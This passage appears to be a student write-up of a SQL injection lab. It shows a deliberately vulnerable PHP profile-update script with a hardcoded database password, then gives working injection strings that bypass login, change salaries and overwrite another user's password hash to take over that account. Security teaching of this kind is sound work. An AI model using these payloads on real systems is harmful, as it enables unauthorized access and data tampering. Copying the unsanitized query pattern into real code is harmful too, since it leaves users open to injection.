16 <html>
17 <body>
18
19 <?php
20 session_start();
21 $input_email = $_GET['Email'];
22 $input_nickname = $_GET['NickName'];
23 $input_address = $_GET['Address'];
24 $input_pwd = $_GET['Password'];
25 $input_phonenumber = $_GET['PhoneNumber'];
26 $uname = $_SESSION['name'];
27 $eid = $_SESSION['id'];
28 $id = $_SESSION['id'];
29
30 function getDB() {
31     $dbhost="localhost";
32     $dbuser="root";
33     $dbpass="seedubuntu";
34     $dbname="Users";
35     // Create a DB connection
36     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
37     if ($conn->connect_error) {
38         die("Connection Failed: " . $conn->connect_error . "\n");
39     }
40     return $conn;
41 }
42
43 $conn = getDB();
44 // Don't do this, this is not safe against SQL injection attack
45 $sql="";
46 if($input_pwd!=""){
47     //In case password field is not empty.
48     $shashed_pwd = sha1($input_pwd);
49     //Update the password stored in the session.
50     $_SESSION['pwd']=$shashed_pwd;
51     $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$shashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
52 }else{
53     //If password field is empty.
54     $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
55 }
56 $conn->query($sql);
57 $conn->close();
58 header("Location: unsafe_home.php");
59 exit();
60 ?>
61
62 </body>
63 </html>



```

We go to the 'Edit Profile' web page to perform the attack.

a. Modify your own salary


In this subtask we will increase our own salary to a large amount.

First we will login to our account by submitting in the form “Chandan’;#” to login as ‘Chandan’ without the password.




We observe that we are in Chandan's Profile. Thus we successfully logged in as Chandan without password. We see that the salary is 20000. Now using SQL Injection we will update the salary to a large number 140000, as shown below. The input we type in the form field is:

' , salary = 140000 WHERE Name='Chandan';#




On submitting we get the below web page. We can see that the Salary field is now 140000. Thus our SQL Injection attack was successful in updating our salary.




b. Modify other People's Salary

In this subtask we will change the salary of Dhruva to 100. We will first login and we observe that Dhruva's salary is 30000. Using SQL Injection we will update this to 100. The string we submit in the field input is

`', salary=100 WHERE name='Dhruva';#`



On submitting we get the below webpage. We observe that Dhruva's salary is now updated to 100. Thus we successfully updated other's salary using SQL Injection on UPDATE.



c. Modify other People's Password

In this subtask we will change Dhruva's Password so that we can prevent Dhruva's access and access it ourselves as we know the new password. We had observed that the password was first hashed using SHA1. So we need to first hash our password before updating in the database.

We will update Dhruva's password to 'hacker123' and its SHA1 hash is shown in the below screenshot.


hacker123	hash
-----------	------

sha-1 ▾


Result for

sha1: 3dc73eff81d73ce75906fcc937e90b5a05563b48


Now we use the string '`, password='3dc73eff81d73ce75906fcc937e90b5a05563b48' WHERE name='Dhruva';#`' in the form field to perform the SQL Injection attack.



On submitting we then try to login as Dhruva with password 'hacker123' which we just updated. If our attack was successful, we should be able to login with the credentials shown below.



On submitting we observe that we successfully login as Dhruva as we are redirected to Dhruva's Profile, indicating that we were successful in updating Dhruva's Password to 'hacker123'. The password can be seen in the url query string as 'hacker123'.

